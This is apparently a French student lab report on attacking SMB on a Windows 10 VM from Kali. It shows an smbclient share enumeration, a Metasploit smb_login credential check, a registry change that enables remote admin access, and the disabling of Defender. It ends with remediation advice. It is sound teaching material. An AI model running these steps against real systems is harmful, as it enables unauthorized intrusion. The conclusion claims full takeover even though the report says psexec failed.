RAPPORT DE TRAVAUX PRATIQUES : AUDIT ET EXPLOITATION SMB

Sujet : Reconnaissance, scan de vulnérabilités et exploitation du service SMB sur Windows 10.


1. Introduction

Ce TP a pour objectif de simuler une attaque réelle sur un environnement Windows 10 à partir d'une machine Kali Linux. L'attaque se concentre sur l'exploitation du protocole SMB (Server Message Block) en utilisant des identifiants faibles pour obtenir un accès total (Meterpreter) et extraire des données sensibles.

2. Phase de Reconnaissance et Scan

La première étape a consisté à identifier les services ouverts sur la machine cible (IP : 192.168.56.20).


2.1 Scan de ports (Nmap)
2.2 Le scan a révélé que le port 445 (Microsoft-DS) est ouvert, confirmant la présence du service SMB.



2.3 Énumération des partages (smbclient)

L'utilisation de smbclient a permis de lister les partages par défaut du système.

Commande : smbclient -L //192.168.56.20 -U admin_test



3. Phase d'Exploitation avec Metasploit

3.1 Vérification des identifiants (smb_login)

Avant de tenter l'intrusion, nous avons utilisé un module auxiliaire pour tester la validité du compte créé sur la cible.

Module : auxiliary/scanner/smb/smb_login

Résultat : Succès de l'authentification avec admin_test :pass123.


```
dolynyangou@kali: ~
msf > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf > back
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can op
en an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser admin_test
SMBUser => admin_test
msf auxiliary(scanner/smb/smb_login) > set SMBPass pass123
SMBPass => pass123
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445     - 192.168.56.20:445     - Starting SMB login brutefo
rce
[+] 192.168.56.20:445     - 192.168.56.20:445     - Success: '.\admin_test:pas
s123'
[!] 192.168.56.20:445     - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445     - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445     - You can open an SMB session with these credentials
 and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

3.2 Contournement des protections Windows

L'exploitation directe via psexec a initialement échoué avec une erreur STATUS_ACCESS_DENIED. Deux actions correctives ont été nécessaires sur la machine cible :

- ✓ Registre : Ajout de la clé LocalAccountTokenFilterPolicy pour autoriser l'administration à distance.
- ✓ Reg add « HKLM\...\Policies\System » /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
- ✓ Sécurité : Désactivation de la protection en temps réel de Windows Defender.

Toutes les précotions ont été prise pour rendre Windows vulnérable mais l'exploitation direct via psexec a échoué.



5. Analyse et Recommandations

- Analyse de la vulnérabilité

L'attaque doit normalement réussir non pas à cause d'un bug logiciel, mais à cause d'une mauvaise hygiène de sécurité :

- ✓ Utilisation d'un mot de passe trivial (pass123) facile à deviner.
- ✓ Compte utilisateur avec des privilèges administratifs inutilement élevés.
- ✓ Service SMB exposé sans restriction de filtrage IP.

- Mesures de remédiation

Pour sécuriser le système, il est impératif de :

- ✓ Renforcer la politique de mots de passe : Exiger des caractères complexes et une longueur minimale.
- ✓ Filtrage Réseau : Configurer le pare-feu pour bloquer le port 445 pour toutes les sources non autorisées.
- ✓ Principe de moindre privilège : Ne pas utiliser de comptes administrateurs pour les tâches quotidiennes.
- ✓ Surveillance : Activer l'audit des connexions SMB pour détecter les tentatives de force brute.

Conclusion : Ce TP démontre qu'un attaquant peut prendre le contrôle total d'un parc informatique en quelques minutes si les configurations de base (mots de passe et services) ne sont pas rigoureusement gérées.